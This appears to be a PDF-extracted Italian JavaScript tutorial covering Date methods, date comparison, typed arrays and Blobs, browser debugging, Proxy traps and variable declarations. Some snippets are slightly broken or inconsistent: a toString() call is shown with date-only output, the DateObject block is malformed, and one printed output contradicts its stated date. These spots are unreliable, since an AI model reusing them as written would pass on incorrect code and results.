Evitare ambiguità con `getTime()` e `setTime()`

Laddove i metodi di cui sopra sono necessari per distinguere tra ambiguità nelle date, di solito è più semplice comunicare una data come la quantità di tempo trascorso dal 1 ° gennaio 1970 alle

00:00:00 UTC. Questo singolo numero rappresenta un singolo punto nel tempo e può essere convertito all'ora locale ogni volta che è necessario.

```
var date = new Date(Date.UTC(2000, 0, 31, 12));
var timestamp = date.getTime();
//Alternatively
var timestamp2 = Date.UTC(2000, 0, 31, 12);
console.log(timestamp === timestamp2);
```

Esempio di output: true

```
//And when constructing a date from it elsewhere...
var otherDate = new Date(timestamp);

//Represented as an universal date
console.log(otherDate.toUTCString());
//Represented as a local date
console.log(otherDate);
```

Uscita di esempio:

```
Mon, 31 Jan 2000 12:00:00 GMT
Mon Jan 31 2000 13:00:00 GMT+0100 (West-Europa (standaardtijd))
```

Converti in un formato stringa

Converti in stringa

```
var date1 = new Date();
date1.toString();
```

Restituisce: "Ven Apr 15 2016 07:48:48 GMT-0400 (Eastern Daylight Time)"

Converti in stringa del tempo

```
var date1 = new Date();
date1.toTimeString();
```

Restituisce: "07:48:48 GMT-0400 (ora legale orientale)"

Converti in data

```
var date1 = new Date();
date1.toString();
```

Resi: "Gio 14 Apr 2016"

Converti in stringa UTC

```
var date1 = new Date();
date1.toUTCString();
```

Restituzioni: "Ven, 15 Apr 2016 11:48:48 GMT"

Converti in una stringa ISO

```
var date1 = new Date();
date1.toISOString();
```

Restituzioni: "2016-04-14T23: 49: 08.596Z"

Converti in stringa GMT

```
var date1 = new Date();
date1.toGMTString();
```

Resi: "Gio, 14 Apr 2016 23:49:08 GMT"

Questa funzione è stata contrassegnata come deprecata, quindi alcuni browser potrebbero non supportarla in futuro. Si consiglia di utilizzare `toUTCString ()` invece.

Converti in stringa di data locale

```
var date1 = new Date();
date1.toLocaleDateString();
```

Resi: "14/04/2016"

Questa funzione restituisce una stringa di data sensibile alle impostazioni internazionali in base alla posizione dell'utente per impostazione predefinita.

```
date1.toLocaleDateString([locales [, options]])
```

può essere usato per fornire localizzazioni specifiche ma è specifica per l'implementazione del browser. Per esempio,

```
date1.toLocaleDateString(["zh", "en-US"]);
```

tenterebbe di stampare la stringa nella locale cinese usando l'inglese degli Stati Uniti come riserva. Il parametro `options` può essere utilizzato per fornire una formattazione specifica. Per esempio:

```
var options = { weekday: 'long', year: 'numeric', month: 'long', day: 'numeric' };
date1.toLocaleDateString([], options);
```

risulterebbe in

"Giovedì 14 aprile 2016".

Vedi [l'MDN](#) per maggiori dettagli.

Incrementa un oggetto data

Per incrementare gli oggetti data in Javascript, di solito possiamo fare questo:

```
var checkoutDate = new Date(); // Thu Jul 21 2016 10:05:13 GMT-0400 (EDT)

checkoutDate.setDate( checkoutDate.getDate() + 1 );

console.log(checkoutDate); // Fri Jul 22 2016 10:05:13 GMT-0400 (EDT)
```

È possibile utilizzare `setDate` per modificare la data in un giorno del mese successivo utilizzando un valore maggiore del numero di giorni nel mese corrente:

```
var checkoutDate = new Date(); // Thu Jul 21 2016 10:05:13 GMT-0400 (EDT)
checkoutDate.setDate( checkoutDate.getDate() + 12 );
console.log(checkoutDate); // Tue Aug 02 2016 10:05:13 GMT-0400 (EDT)
```

Lo stesso vale per altri metodi come `getHours ()`, `getMonth ()`, ecc.

Aggiunta di giorni lavorativi

Se si desidera aggiungere giorni di lavoro (in questo caso presumo dal lunedì al venerdì) è possibile utilizzare la funzione `setDate` anche se è necessario un po' di logica in più per tenere conto dei fine settimana (ovviamente questo non terrà conto delle festività nazionali) -

```
function addWorkDays(startDate, days) {
  // Get the day of the week as a number (0 = Sunday, 1 = Monday, .... 6 = Saturday)
  var dow = startDate.getDay();
  var daysToAdd = days;
  // If the current day is Sunday add one day
```

```

if (dow == 0)
    daysToAdd++;
// If the start date plus the additional days falls on or after the closest Saturday
calculate weekends
if (dow + daysToAdd >= 6) {
    //Subtract days in current working week from work days
    var remainingWorkDays = daysToAdd - (5 - dow);
    //Add current working week's weekend
    daysToAdd += 2;
    if (remainingWorkDays > 5) {
        //Add two days for each working week by calculating how many weeks are included
        daysToAdd += 2 * Math.floor(remainingWorkDays / 5);
        //Exclude final weekend if remainingWorkDays resolves to an exact number of weeks
        if (remainingWorkDays % 5 == 0)
            daysToAdd -= 2;
    }
}
startDate.setDate(startDate.getDate() + daysToAdd);
return startDate;
}

```

Ottieni il numero di millisecondi trascorsi dal 1 gennaio 1970 alle 00:00:00 UTC

Il metodo statico `Date.now` restituisce il numero di millisecondi che sono trascorsi dal 1 gennaio 1970 alle 00:00:00 UTC. Per ottenere il numero di millisecondi che sono trascorsi da quel momento utilizzando un'istanza di un oggetto `Date`, utilizzare il suo metodo `getTime`.

```

// get milliseconds using static method now of Date
console.log(Date.now());

// get milliseconds using method getTime of Date instance
console.log((new Date()).getTime());

```

Formattazione di una data JavaScript

Formattazione di una data JavaScript nei browser moderni

Nei browser moderni (*), `Date.prototype.toLocaleDateString()` consente di definire la formattazione di una `Date` in modo conveniente.

Richiede il seguente formato:

```
dateObj.toLocaleDateString([locales [, options]])
```

Il parametro `locales` deve essere una stringa con un tag di linguaggio BCP 47 o una matrice di tali stringhe.

Il parametro `options` dovrebbe essere un oggetto con alcune o tutte le seguenti proprietà:

- **localeMatcher** : i possibili valori sono "lookup" e "best fit" ; il valore predefinito è "best fit"
- **timeZone** : l'unica implementazione del valore che deve riconoscere è "UTC" ; il valore predefinito è il fuso orario predefinito del runtime
- **hour12** : i possibili valori sono true e false ; l'impostazione predefinita dipende dalle impostazioni internazionali
- **formatMatcher** : i possibili valori sono "basic" e "best fit" ; il valore predefinito è "best fit"
- **giorno della settimana** : i valori possibili sono "narrow" , "short" e "long"
- **era** : i valori possibili sono "narrow" , "short" e "long"
- **anno** : i valori possibili sono "numeric" e "2-digit"
- **mese** : i valori possibili sono "numeric" , "2-digit" , "narrow" , "short" e "long"
- **giorno** : i valori possibili sono "numeric" e "2-digit"
- **ora** : i valori possibili sono "numeric" e "2-digit"
- **minuto** : i valori possibili sono "numeric" e "2-digit"
- **secondo** : i valori possibili sono "numeric" e "2-digit"
- **timeZoneName** : i valori possibili sono "short" e "long"

Come usare

```
var today = new Date().toLocaleDateString('en-GB', {
  day : 'numeric',
  month : 'short',
  year : 'numeric'
});
```

Risultato se eseguito il 24 gennaio 2036:

```
'24 Jan 2036'
```

Andando personalizzato

Se `Date.prototype.toLocaleDateString()` non è abbastanza flessibile per soddisfare qualsiasi esigenza tu possa avere, potresti prendere in considerazione la creazione di un oggetto `Date` personalizzato che assomiglia a questo:

```
var DateObject = (function() {
  var monthNames = [
    "January", "February", "March",
    "April", "May", "June", "July",
    "August", "September", "October",
    "November", "December"
  ];
  var date = function(str) {
    this.set(str);
  };
  date.prototype = {
    set : function(str) {
      var dateDef = str ? new Date(str) : new Date();
    }
  };
});
```

```

    this.day = dateDef.getDate();
    this.dayPadded = (this.day < 10) ? ("0" + this.day) : "" + this.day;
    this.month = dateDef.getMonth() + 1;
    this.monthPadded = (this.month < 10) ? ("0" + this.month) : "" + this.month;
    this.monthName = monthNames[this.month - 1];
    this.year = dateDef.getFullYear();
  },
  get : function(properties, separator) {
    var separator = separator ? separator : '-';
    ret = [];
    for(var i in properties) {
      ret.push(this[properties[i]]);
    }
    return ret.join(separator);
  }
};
return date;
})();

```

Se hai incluso quel codice ed eseguito il `new DateObject()` il 20 gennaio 2019, produrrebbe un oggetto con le seguenti proprietà:

```

day: 20
dayPadded: "20"
month: 1
monthPadded: "01"
monthName: "January"
year: 2019

```

Per ottenere una stringa formattata, potresti fare qualcosa del genere:

```

new DateObject().get(['dayPadded', 'monthPadded', 'year']);

```

Ciò produrrebbe il seguente risultato:

```

20-01-2016

```

(*) **Secondo MDN** , "browser moderni" significa Chrome 24+, Firefox 29+, IE11, Edge12 +, Opera 15+ e Safari **nightly build**

Leggi Data online: <https://riptutorial.com/it/javascript/topic/265/data>

Capitolo 28: Data di confronto

Examples

Confronto dei valori di data

Per verificare l'uguaglianza dei valori `Date` :

```
var date1 = new Date();
var date2 = new Date(date1.valueOf() + 10);
console.log(date1.valueOf() === date2.valueOf());
```

Esempio di output: `false`

Si noti che è necessario utilizzare `valueOf()` o `getTime()` per confrontare i valori degli oggetti `Date` poiché l'operatore di uguaglianza confronterà se due riferimenti a oggetti sono uguali. Per esempio:

```
var date1 = new Date();
var date2 = new Date();
console.log(date1 === date2);
```

Esempio di output: `false`

Mentre se le variabili puntano allo stesso oggetto:

```
var date1 = new Date();
var date2 = date1;
console.log(date1 === date2);
```

Esempio di output: `true`

Tuttavia, gli altri operatori di confronto funzioneranno come al solito e puoi usare `<` e `>` per confrontare che una data è precedente o successiva all'altra. Per esempio:

```
var date1 = new Date();
var date2 = new Date(date1.valueOf() + 10);
console.log(date1 < date2);
```

Esempio di output: `true`

Funziona anche se l'operatore include l'uguaglianza:

```
var date1 = new Date();
var date2 = new Date(date1.valueOf());
console.log(date1 <= date2);
```

Esempio di output: `true`

Calcolo della differenza di data

Per confrontare la differenza di due date, possiamo fare il confronto basato sul timestamp.

```
var date1 = new Date();
var date2 = new Date(date1.valueOf() + 5000);

var dateDiff = date1.valueOf() - date2.valueOf();
var dateDiffInYears = dateDiff/1000/60/60/24/365; //convert milliseconds into years

console.log("Date difference in years : " + dateDiffInYears);
```

Leggi Data di confronto online: <https://riptutorial.com/it/javascript/topic/8035/data-di-confronto>

Capitolo 29: Dati binari

Osservazioni

Gli array tipizzati sono stati originariamente specificati [da un progetto editor di Khronos](#) e successivamente standardizzati in ECMAScript 6 §24 e §22.2 .

I Blob sono specificati [dal draft di lavoro dell'API File W3C](#) .

Examples

Conversione tra Blob e ArrayBuffers

JavaScript ha due metodi principali per rappresentare i dati binari nel browser. `ArrayBuffers` / `TypedArrays` contengono dati binari mutabili (sebbene ancora fissi) che possono essere manipolati direttamente. I `BLOB` contengono dati binari immutabili a cui è possibile accedere solo tramite l'interfaccia `File` asincrona.

Convertire un `Blob` in un `ArrayBuffer` (asincrono)

```
var blob = new Blob(["\x01\x02\x03\x04"]),
    fileReader = new FileReader(),
    array;

fileReader.onload = function() {
    array = this.result;
    console.log("Array contains", array.byteLength, "bytes.");
};

fileReader.readAsArrayBuffer(blob);
```

6

Convertire un `Blob` in un `ArrayBuffer` usando una `Promise` (asincrona)

```
var blob = new Blob(["\x01\x02\x03\x04"]);

var arrayPromise = new Promise(function(resolve) {
    var reader = new FileReader();

    reader.onloadend = function() {
        resolve(reader.result);
    };

    reader.readAsArrayBuffer(blob);
});

arrayPromise.then(function(array) {
    console.log("Array contains", array.byteLength, "bytes.");
});
```

Converti un `ArrayBuffer` o un array digitato in un `Blob`

```
var array = new Uint8Array([0x04, 0x06, 0x07, 0x08]);  
  
var blob = new Blob([array]);
```

Manipolazione di `ArrayBuffers` con `DataView`

`DataViews` fornisce metodi per leggere e scrivere valori individuali da un `ArrayBuffer`, invece di visualizzare l'intera cosa come una matrice di un singolo tipo. Qui impostiamo due byte singolarmente, quindi li interpretiamo insieme come un numero intero senza segno a 16 bit, prima big-endian poi little-endian.

```
var buffer = new ArrayBuffer(2);  
var view = new DataView(buffer);  
  
view.setUint8(0, 0xFF);  
view.setUint8(1, 0x01);  
  
console.log(view.getUint16(0, false)); // 65281  
console.log(view.getUint16(0, true)); // 511
```

Creazione di un oggetto `TypedArray` da una stringa Base64

```
var data =  
  'iVBORw0KGgoAAAANSUhEUgAAAAUAAAFCAyAAACN' +  
  'byblAAAAHE1EQVQI12P4//8/w38GIAXDIBKE0DHx' +  
  'gljNBAAO9TXL0Y4OHwAAAABJRU5ErkJggg==';  
  
var characters = atob(data);  
  
var array = new Uint8Array(characters.length);  
  
for (var i = 0; i < characters.length; i++) {  
  array[i] = characters.charCodeAt(i);  
}
```

Utilizzando `TypedArrays`

`TypedArrays` sono un insieme di tipi che forniscono viste differenti in `ArrayBuffer` binari mutabili a lunghezza fissa. Per la maggior parte, si comportano come **matrici** che costringono tutti i valori assegnati a un determinato tipo numerico. È possibile passare un'istanza `ArrayBuffer` a un costruttore `TypedArray` per creare una nuova vista dei propri dati.

```
var buffer = new ArrayBuffer(8);  
var byteView = new Uint8Array(buffer);  
var floatView = new Float64Array(buffer);  
  
console.log(byteView); // [0, 0, 0, 0, 0, 0, 0, 0]  
console.log(floatView); // [0]  
byteView[0] = 0x01;  
byteView[1] = 0x02;
```

```
byteView[2] = 0x04;
byteView[3] = 0x08;
console.log(floatView); // [6.64421383e-316]
```

ArrayBuffers può essere copiato utilizzando il `.slice(...)`, direttamente o tramite una vista `TypedArray`.

```
var byteView2 = byteView.slice();
var floatView2 = new Float64Array(byteView2.buffer);
byteView2[6] = 0xFF;
console.log(floatView); // [6.64421383e-316]
console.log(floatView2); // [7.06327456e-304]
```

Ottenere la rappresentazione binaria di un file immagine

Questo esempio è ispirato da [questa domanda](#).

Supponiamo che tu sappia come [caricare un file utilizzando l'API File](#).

```
// preliminary code to handle getting local file and finally printing to console
// the results of our function ArrayBufferToBinary().
var file = // get handle to local file.
var reader = new FileReader();
reader.onload = function(event) {
  var data = event.target.result;
  console.log(ArrayBufferToBinary(data));
};
reader.readAsArrayBuffer(file); //gets an ArrayBuffer of the file
```

Ora eseguiamo la conversione effettiva dei dati del file in 1 e 0 utilizzando un `DataView`:

```
function ArrayBufferToBinary(buffer) {
  // Convert an array buffer to a string bit-representation: 0 1 1 0 0 0...
  var dataView = new DataView(buffer);
  var response = "", offset = (8/8);
  for(var i = 0; i < dataView.byteLength; i += offset) {
    response += dataView.getInt8(i).toString(2);
  }
  return response;
}
```

`DataView` consente di leggere / scrivere dati numerici; `getInt8` converte i dati dalla posizione di byte - qui 0, il valore passato - `ArrayBuffer` alla rappresentazione di interi a 8 bit con `ArrayBuffer` e `toString(2)` converte il numero intero di 8 bit in formato di rappresentazione binario (cioè una stringa di 1 e 0 di).

I file vengono salvati come byte. Il valore di offset "magico" si ottiene notando che stiamo caricando i file come byte, ad esempio come interi a 8 bit e leggendoli nella rappresentazione di numeri interi a 8 bit. Se stessimo cercando di leggere i nostri file salvati in byte (cioè 8 bit) in numeri interi a 32 bit, noteremmo che $32/8 = 4$ è il numero di spazi di byte, che è il nostro valore di offset di byte.

Per questa attività, i `DataView` sono eccessivi. Solitamente vengono utilizzati nei casi in cui si riscontrano endianness o eterogeneità dei dati (ad esempio nella lettura di file PDF, che hanno intestazioni codificate in basi diverse e vorremmo estrarre significativamente quel valore). Perché vogliamo solo una rappresentazione testuale, non ci interessa l'eterogeneità come non c'è mai bisogno

Una soluzione molto migliore - e più breve - può essere trovata usando un array tipizzato `UInt8Array`, che tratta l'intero `ArrayBuffer` come composto da interi a 8 bit senza segno:

```
function ArrayBufferToBinary(buffer) {
  var uint8 = new Uint8Array(buffer);
  return uint8.reduce((binary, uint8) => binary + uint8.toString(2), "");
}
```

Iterazione attraverso un arraybuffer

Per un modo conveniente di scorrere un `arrayBuffer`, è possibile creare un semplice iteratore che implementa i metodi `DataView` sotto il cofano:

```
var ArrayBufferCursor = function() {
  var ArrayBufferCursor = function(arrayBuffer) {
    this.dataview = new DataView(arrayBuffer, 0);
    this.size = arrayBuffer.byteLength;
    this.index = 0;
  }

  ArrayBufferCursor.prototype.next = function(type) {
    switch(type) {
      case 'UInt8':
        var result = this.dataview.getUInt8(this.index);
        this.index += 1;
        return result;
      case 'Int16':
        var result = this.dataview.getInt16(this.index, true);
        this.index += 2;
        return result;
      case 'UInt16':
        var result = this.dataview.getUInt16(this.index, true);
        this.index += 2;
        return result;
      case 'Int32':
        var result = this.dataview.getInt32(this.index, true);
        this.index += 4;
        return result;
      case 'UInt32':
        var result = this.dataview.getUInt32(this.index, true);
        this.index += 4;
        return result;
      case 'Float':
      case 'Float32':
        var result = this.dataview.getFloat32(this.index, true);
        this.index += 4;
        return result;
      case 'Double':
      case 'Float64':
        var result = this.dataview.getFloat64(this.index, true);
```



```
        this.index += 8;
        return result;
    default:
        throw new Error("Unknown datatype");
    }
};

ArrayBufferCursor.prototype.hasNext = function() {
    return this.index < this.size;
}

return ArrayBufferCursor;
});
```

È quindi possibile creare un iteratore come questo:

```
var cursor = new ArrayBufferCursor(arrayBuffer);
```

È possibile utilizzare `hasNext` per verificare se ci sono ancora elementi

```
for(;cursor.hasNext();) {
    // There's still items to process
}
```

Puoi usare il `next` metodo per prendere il prossimo valore:

```
var nextValue = cursor.next('Float');
```

Con un tale iteratore, scrivere il proprio parser per elaborare i dati binari diventa piuttosto facile.

Leggi Dati binari online: <https://riptutorial.com/it/javascript/topic/417/dati-binari>

Capitolo 30: Debug

Examples

I punti di interruzione

I punti di interruzione mettono in pausa il programma una volta che l'esecuzione raggiunge un certo punto. È quindi possibile scorrere il programma riga per riga, osservando la sua esecuzione e ispezionando il contenuto delle variabili.

Esistono tre modi per creare punti di interruzione.

1. Dal codice, usando il `debugger;` dichiarazione.
2. Dal browser, utilizzando gli Strumenti per sviluppatori.
3. Da un ambiente di sviluppo integrato (IDE).

Dichiarazione di debugger

Puoi piazzare un `debugger;` dichiarazione ovunque nel tuo codice JavaScript. Una volta che l'interprete JS raggiunge quella linea, interromperà l'esecuzione dello script, permettendoti di ispezionare le variabili e di esaminare il tuo codice.

Strumenti di sviluppo

La seconda opzione consiste nell'aggiungere un punto di interruzione direttamente nel codice dagli Strumenti per sviluppatori del browser.

Apertura degli strumenti per gli sviluppatori

Chrome o Firefox

1. Premi `F12` per aprire Strumenti per sviluppatori
2. Passa alla scheda Fonti (Chrome) o Debugger (Firefox)
3. Premi `Ctrl + P` e digita il nome del tuo file JavaScript
4. Premi `Invio` per aprirlo.

Internet Explorer o Edge

1. Premi `F12` per aprire Strumenti per sviluppatori
2. Passa alla scheda Debugger.
3. Utilizzare l'icona della cartella vicino all'angolo in alto a sinistra della finestra per aprire un riquadro di selezione file; puoi trovare il tuo file JavaScript lì.

Safari

1. Premi `Comando + Opzione + C` per aprire Strumenti per sviluppatori
2. Passa alla scheda Risorse
3. Apri la cartella "Script" nel pannello di sinistra
4. Seleziona il tuo file JavaScript.

Aggiunta di un punto di interruzione dagli Strumenti per sviluppatori

Dopo aver aperto il file JavaScript in Strumenti per sviluppatori, puoi fare clic su un numero di riga per inserire un punto di interruzione. La prossima volta che il programma verrà eseguito, si fermerà qui.

Nota sulle fonti minime: se la tua fonte è minimizzata, puoi Pretty Print (convertire in formato leggibile). In Chrome, ciò avviene facendo clic sul pulsante `{ }` nell'angolo in basso a destra del visualizzatore del codice sorgente.

IDE

Codice Visual Studio (VSC)


VSC ha il [supporto integrato](#) per il debug di JavaScript.

1. Fai clic sul pulsante Debug a sinistra o `Ctrl + Maiusc + D`
2. Se non è già stato fatto, creare un file di configurazione di avvio (`launch.json`) premendo l'icona a forma di ingranaggio.
3. Esegui il codice da VSC premendo il pulsante di riproduzione verde o premi `F5` .

Aggiunta di un punto di interruzione in VSC

Fare clic accanto al numero di riga nel file di origine JavaScript per aggiungere un punto di interruzione (verrà contrassegnato in rosso). Per eliminare il punto di interruzione, fai nuovamente clic sul cerchio rosso.

Suggerimento: puoi anche utilizzare i punti di interruzione condizionali negli strumenti di sviluppo del browser. Questi aiutano a saltare le interruzioni inutili in esecuzione. Scenario di esempio: si desidera esaminare una variabile in un ciclo esattamente alla 5^a iterazione.





```
48 while (n < e.length) {
49   r = e.charCodeAt(n);
50   if (r < 128) {
```


The breakpoint on line 49 will stop only if this expression is true:
n===5


Passando attraverso il codice

Dopo aver messo in pausa l'esecuzione su un punto di interruzione, è possibile seguire l'esecuzione riga per riga per osservare cosa succede. [Apri gli Strumenti per sviluppatori del tuo browser](#) e cerca le icone di controllo dell'esecuzione. (Questo esempio utilizza le icone in Google Chrome, ma saranno simili in altri browser.)

 **Riprendi:** riattiva l'esecuzione. Shortcut: `F8` (Chrome, Firefox)

 **Passaggio:** esegui la prossima riga di codice. Se quella linea contiene una chiamata di funzione, esegui l'intera funzione e passa alla riga successiva, invece di saltare ovunque sia definita la funzione. Collegamento: `F10` (Chrome, Firefox, IE / Edge), `F6` (Safari)

 **Entra:** Esegui la prossima riga di codice. Se quella linea contiene una chiamata di funzione, saltare nella funzione e fermarsi lì. Collegamento: `F11` (Chrome, Firefox, IE / Edge), `F7` (Safari)

 **Esci:** Esegui il resto della funzione attuale, torna indietro al punto da cui è stata chiamata la funzione e metti in pausa la successiva istruzione. Scorciatoia: `Maiusc + F11` (Chrome, Firefox, IE / Edge), `F8` (Safari)

Utilizzali in combinazione con lo **Stack di chiamate**, che ti dirà in quale funzione ti trovi attualmente, quale funzione ha chiamato tale funzione e così via.


Consulta la guida di Google su "[Come passare attraverso il codice](#)" per maggiori dettagli e consigli.

Collegamenti alla documentazione della chiave di scelta rapida del browser:

- [Cromo](#)
- [Firefox](#)
- [IE](#)
- [Bordo](#)
- [Safari](#)

Interruzione automatica dell'esecuzione

In Google Chrome, puoi mettere in pausa l'esecuzione senza dover posizionare i punti di interruzione.

 **Pausa su Eccezione:** mentre questo pulsante è attivato, se il programma raggiunge un'eccezione non gestita, il programma si interromperà come se avesse raggiunto un punto di interruzione. Il pulsante può essere trovato vicino a Controlli di esecuzione ed è utile per individuare gli errori.

Puoi anche sospendere l'esecuzione quando un tag HTML (nodo DOM) viene modificato, o quando i suoi attributi vengono modificati. Per farlo, fai clic con il pulsante destro del mouse sul nodo DOM nella scheda Elementi e seleziona "Interrompi su ...".

Variabili dell'interprete interattive

Si noti che questi funzionano solo negli strumenti di sviluppo di determinati browser.

`$_` ti fornisce il valore di qualsiasi espressione valutata per ultima.

```
"foo"          // "foo"
$_             // "foo"
```

`$0` riferisce all'elemento DOM attualmente selezionato nell'Inspector. Quindi se `<div id="foo">` è evidenziato:

```
$0             // <div id="foo">
$0.getAttribute('id') // "foo"
```

`$1` riferisce all'elemento precedentemente selezionato, `$2` a quello selezionato prima, e così via per `$3` e `$4`.


Per ottenere una collezione di elementi che corrispondono a un selettore CSS, usa `$$ (selector)`. Questa è essenzialmente una scorciatoia per `document.querySelectorAll`.

```
var images = $$('img'); // Returns an array or a nodelist of all matching elements
```

	<code>\$_</code>	<code>\$()</code> ¹	<code>\$\$ ()</code>	<code>\$0</code>	<code>\$1</code>	<code>\$2</code>	<code>\$3</code>	<code>\$4</code>
musica lirica	15+	11+	11+	11+	11+	15+	15+	15+
Cromo	22+	✓	✓	✓	✓	✓	✓	✓
Firefox	39+	✓	✓	✓	✗	✗	✗	✗
IE	11	11	11	11	11	11	11	11
Safari	6.1+	4+	4+	4+	4+	4+	4+	4+

¹ alias su `document.getElementById` o `document.querySelector`

Ispettore degli elementi

Cliccando sul  *Seleziona un elemento nella pagina per ispezionarlo* nell'angolo in alto a sinistra della scheda Elementi nella scheda Chrome o Inspector in Firefox, disponibile da Strumenti per sviluppatori, quindi facendo clic su un elemento della pagina viene evidenziato l'elemento e lo si [assegna a \\$0 variabile](#).

L'ispettore Elements può essere utilizzato in vari modi, ad esempio:

1. Puoi controllare se il tuo JS sta manipolando DOM nel modo in cui te lo aspetti,
2. Puoi facilmente eseguire il debug del tuo CSS, quando vedi quali regole influenzano

l'elemento

(Scheda *Stili* in Chrome)

3. Puoi giocare con CSS e HTML senza ricaricare la pagina.

Inoltre, Chrome ricorda le ultime 5 selezioni nella scheda Elementi. $\$0$ è la selezione corrente, mentre $\$1$ è la selezione precedente. Puoi salire fino a $\$4$. In questo modo puoi facilmente eseguire il debug di più nodi senza dover continuamente selezionare la selezione.

Puoi leggere ulteriori informazioni su [Google Developers](#).

Usando setter e getter per trovare cosa ha cambiato una proprietà

Diciamo che hai un oggetto come questo:

```
var myObject = {
  name: 'Peter'
}
```

Più tardi nel tuo codice, provi ad accedere a `myObject.name` e ottieni **George** invece di **Peter**. Inizi a chiedersi chi l'ha cambiato e dove esattamente è stato cambiato. C'è un modo per posizionare un debugger (o qualcos'altro) su ogni set (ogni volta che qualcuno fa `myObject.name = 'something'`):

```
var myObject = {
  _name: 'Peter',
  set name(name){debugger;this._name=name},
  get name(){return this._name}
}
```

Nota che abbiamo rinominato `name` in `_name` e definiremo un setter e un getter per `name`.

`set name` è il setter. Questo è un buon punto in cui è possibile inserire `debugger`, `console.trace()` o qualsiasi altra cosa necessaria per il debug. Il setter imposterà il valore per nome in `_name`. Il getter (la parte del `get name`) leggerà il valore da lì. Ora abbiamo un oggetto completamente funzionale con funzionalità di debug.

La maggior parte delle volte, però, l'oggetto che viene modificato non è sotto il nostro controllo. Fortunatamente, possiamo definire setter e getter su oggetti **esistenti** per eseguirne il debug.

```
// First, save the name to _name, because we are going to use name for setter/getter
otherObject._name = otherObject.name;

// Create setter and getter
Object.defineProperty(otherObject, "name", {
  set: function(name) {debugger;this._name = name},
  get: function() {return this._name}
});
```

Scopri [setter](#) e [getter](#) a MDN per ulteriori informazioni.

Supporto browser per setter / getter:

	Cromo	Firefox	IE	musica lirica	Safari	Mobile
Versione	1	2.0	9	9.5	3	tutti

Interrompi quando viene chiamata una funzione

Per le funzioni denominate (non anonime), è possibile interrompere quando la funzione viene eseguita.

```
debug(functionName);
```

Alla successiva esecuzione della `functionName` `functionName`, il debugger si fermerà sulla prima riga.

Usando la console

In molti ambienti, è possibile accedere a un oggetto `console` globale che contiene alcuni metodi di base per comunicare con dispositivi di output standard. Più comunemente, questa sarà la console JavaScript del browser (per ulteriori informazioni vedere [Chrome](#) , [Firefox](#) , [Safari](#) e [Edge](#)).

```
// At its simplest, you can 'log' a string
console.log("Hello, World!");

// You can also log any number of comma-separated values
console.log("Hello", "World!");

// You can also use string substitution
console.log("%s %s", "Hello", "World!");

// You can also log any variable that exist in the same scope
var arr = [1, 2, 3];
console.log(arr.length, this);
```

È possibile utilizzare diversi metodi di console per evidenziare l'output in diversi modi. Altri metodi sono anche utili per il debug più avanzato.

Per ulteriori documentazione, informazioni sulla compatibilità e istruzioni su come aprire la console del browser, consultare l'argomento [Console](#) .

Nota: se è necessario supportare IE9, rimuovere `console.log` o racchiudere le sue chiamate come segue, perché la `console` non è definita fino a quando non vengono aperti gli Strumenti per sviluppatori:

```
if (console) { //IE9 workaround
  console.log("test");
}
```

Leggi Debug online: <https://riptutorial.com/it/javascript/topic/642/debug>

Capitolo 31: delega

introduzione

Un proxy in JavaScript può essere utilizzato per modificare le operazioni fondamentali sugli oggetti. I proxy sono stati introdotti in ES6. Un Proxy su un oggetto è esso stesso un oggetto, che ha *trappole*. Le trap possono essere attivate quando vengono eseguite operazioni sul proxy. Ciò include la ricerca di proprietà, la funzione di chiamata, la modifica delle proprietà, l'aggiunta di proprietà, eccetera. Quando non viene definita alcuna trap applicabile, l'operazione viene eseguita sull'oggetto proxy come se non vi fosse alcun proxy.

Sintassi

- `let proxied = new Proxy(target, handler);`

Parametri

Parametro	Dettagli
bersaglio	L'oggetto target, le azioni su questo oggetto (get, setting, ecc ...) verranno instradate attraverso il gestore
gestore	Un oggetto che può definire "trappole" per intercettare azioni sull'oggetto di destinazione (ottenimento, impostazione, ecc ...)

Osservazioni

Un elenco completo di "trap" disponibili può essere trovato su [MDN - Proxy - "Metodi dell'oggetto gestore"](#).

Examples

Proxy molto semplice (usando il set trap)

Questo proxy aggiunge semplicemente la stringa " `went through proxy`" a tutte le proprietà stringa impostate `object` destinazione.

```
let object = {};  
  
let handler = {  
  set(target, prop, value){ // Note that ES6 object syntax is used  
    if('string' === typeof value){  
      target[prop] = value + " went through proxy";  
    }  
  }  
}
```



```

    }
};

let proxied = new Proxy(object, handler);

proxied.example = "ExampleValue";

console.log(object);
// logs: { example: "ExampleValue went trough proxy" }
// you could also access the object via proxied.target

```

Proxying ricerca di proprietà

Per influenzare la ricerca delle proprietà, è necessario utilizzare il gestore di `get`.

In questo esempio, modifichiamo la ricerca della proprietà in modo che non venga restituito solo il valore, ma anche il tipo di tale valore. Usiamo [Reflect](#) per facilitare questo.

```

let handler = {
  get(target, property) {
    if (!Reflect.has(target, property)) {
      return {
        value: undefined,
        type: 'undefined'
      };
    }
    let value = Reflect.get(target, property);
    return {
      value: value,
      type: typeof value
    };
  }
};

let proxied = new Proxy({foo: 'bar'}, handler);
console.log(proxied.foo); // logs `Object {value: "bar", type: "string"}`

```

Leggi delega online: <https://riptutorial.com/it/javascript/topic/4686/delega>

Capitolo 32: Dichiarazioni e incarichi

Sintassi

- `var foo [= value [, foo2 [, foo3 ... [, fooN]]]];`
- `lascia bar [= valore [, bar2 [, foo3 ... [, barN]]]];`
- `const baz = value [, baz2 = value2 [, ... [, bazN = valueN]]];`

Osservazioni

Guarda anche:

- [Parole chiave riservate](#)
- [Scopo](#)

Examples

Riassegnazione delle costanti

Non è possibile riassegnare le costanti.

```
const foo = "bar";
foo = "hello";
```

stampe:

```
Uncaught TypeError: Assignment to constant.
```

Modifica delle costanti

La dichiarazione di una variabile `const` impedisce solo che il suo valore venga *sostituito* da un nuovo valore. `const` non pone alcuna restrizione sullo stato interno di un oggetto. L'esempio seguente mostra che un valore di una proprietà di un oggetto `const` può essere modificato e anche le nuove proprietà possono essere aggiunte, poiché l'oggetto assegnato a una `person` viene modificato, ma non *sostituito*.

```
const person = {
  name: "John"
};
console.log('The name of the person is', person.name);

person.name = "Steve";
console.log('The name of the person is', person.name);

person.surname = "Fox";
console.log('The name of the person is', person.name, 'and the surname is', person.surname);
```

Risultato:

```
The name of the person is John
The name of the person is Steve
The name of the person is Steve and the surname is Fox
